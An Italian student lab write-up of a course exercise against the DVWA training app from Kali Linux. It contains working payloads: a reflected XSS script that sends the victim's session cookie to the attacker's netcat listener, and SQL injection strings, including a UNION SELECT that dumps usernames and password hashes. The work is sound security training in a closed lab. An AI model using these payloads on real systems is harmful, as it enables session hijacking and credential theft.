

Traccia Esercizio:

Esercizio del Giorno

Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA

Obiettivi:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

- Configurazione del Laboratorio:**
 - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
 - Verificate la comunicazione tra le due macchine utilizzando il comando `ping`.
- Impostazione della DVWA:**
 - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
 - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.
- Sfruttamento delle Vulnerabilità:**
 - Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
 - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

Configurazione di rete:

Kali Linux

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1c:a4:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
```

Metasploitable (DVWA)


```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2b:75:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.150/24 brd 192.168.60.255 scope global eth0
        inet6 fe80::a00:27ff:fe2b:7565/64 scope link
            valid_lft forever preferred_lft forever
```

`ping 192.168.60.150` *test di connettività*


```
(marco@vbox)-[~]
$ ping 192.168.60.150
PING 192.168.60.150 (192.168.60.150) 56(84) bytes of data.
64 bytes from 192.168.60.150: icmp_seq=1 ttl=63 time=1.05 ms
64 bytes from 192.168.60.150: icmp_seq=2 ttl=63 time=1.62 ms
64 bytes from 192.168.60.150: icmp_seq=3 ttl=63 time=1.26 ms
64 bytes from 192.168.60.150: icmp_seq=4 ttl=63 time=1.10 ms
^C
— 192.168.60.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3016ms
rtt min/avg/max/mdev = 1.054/1.258/1.620/0.222 ms
```

Esecuzione XSS:


<http://192.168.60.150/dvwa/login.php> per andare alla pagina del login della **DVWA**




le credenziali di **default** sono **admin** e **password**




DVWA Security nel menu' a sinistra



cambiamo campo **high** con **low**, confermiamo con submit



Nel menu, spostiamoci su XSS Reflected



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Menu: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, **XSS reflected**, XSS stored, DVWA Security, PHP Info, About, Logout

sam




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Sam

Ci viene ritornato **Hello Sam**

inseriamo **<i>Sam**, se la scritta diventa in corsivo, significa che il **TAG** e' stato **eseguito**



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello Sam

Ci viene ritornato **Hello Sam**


un altro test per vedere reagisce agli script

`<script>alert('sopra la panca, la ca...')</script>`

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello



Per sfruttare una vulnerabilità di questo tipo potremmo:

Modificare lo **script** in modo tale da **recuperare** i **cookie** di un **utente** e **inviarli** verso un **web server** che controlliamo noi.

Inviare il link ad una vittima per rubare i cookie.

nc -lvp 12345 per metterci in ascolto simulando la funzione di un web server



`<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie;</script>`

Window.location esegue un redirect di una pagina verso un target che possiamo specificare noi.

Abbiamo ipotizzato di avere un **web server in ascolto** sulla porta **12345**

Il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta **recuperati con** l'operatore **document.cookie**.

inseriamo lo **script** adattato il nostro scopo e vediamo cosa succede sul **webserver**

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello ciao

i cookie di sessione sono stati mandati **al web server !!**


```
(marco@vbox)-[~]
$ nc -lvp 12345
listening on [any] 12345 ...
192.168.50.100: inverse host lookup failed: Unknown host
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 53058
GET /?cookie=security=low;%20PHPSESSID=b013b56ae95f98920ed3daad4b518344 HTTP/1.1
Host: 192.168.50.100:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.60.150/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Esecuzione Sql Injection:


Spostiamoci nella sezione **SQL Injection** nel menu' a sinistra



Proviamo ad **inserire** un numero per vedere come reagisce, **1**



Per **capire il comportamento** dell'app **proviamo** con **un secondo numero**, il numero **2**.





L'app **restituisce** un **nuovo utente**. Sembra che per **ogni id inserito** l'app ci **restituisca un utente** che pesca probabilmente da un database, in **base all'ID**.

È molto **probabile** che ci sia **una query** del tipo:


SELECT FirstName, Surname FROM Table WHERE id=xx
XX, viene recuperato dall'input utente.

Proviamo a **modificare** la query **inserendo** un carattere «'» (**apice**) per vedere come risponde l'app.

Ci restituisce un **errore di sintassi**. Ciò vuol dire che **l'apice viene eseguito** dalla query.

Proviamo ad inserire una **condizione sempre VERA**, come ad esempio: **1' OR '1'='1**



Vulnerability: SQL Injection

User ID:

```

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
    
```

Il nostro payload ha avuto l'effetto sperato. **La query è sempre vera** e dunque l'app ci **restituisce tutti i risultati** presenti per **First Name** e **Surname**.

Generalmente, se ci sono delle **utenze** ci saranno anche delle **password**, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.

Proviamo con una **UNION query**, ricordando che dobbiamo sapere **quanti parametri** sono **richiesti** nella **query originale**, 2 (*first name e surname*).

1' UNION SELECT null,null FROM users#

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT null,null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT null,null FROM users#
First name:
Surname:

A questo punto, possiamo **provare a modificare** il **nome** dei **campi** «null», «null» magari con **user** e **password**.

Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT user, password FROM users#

serve a commentare il resto del codice alla fine per fare in modo che il resto della query non sarà eseguito.

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

L'app ci restituisce il nome utente e la password per **ogni utente** del database. Abbiamo **sfruttato** quindi una **SQL injection** per rubare le password degli utenti.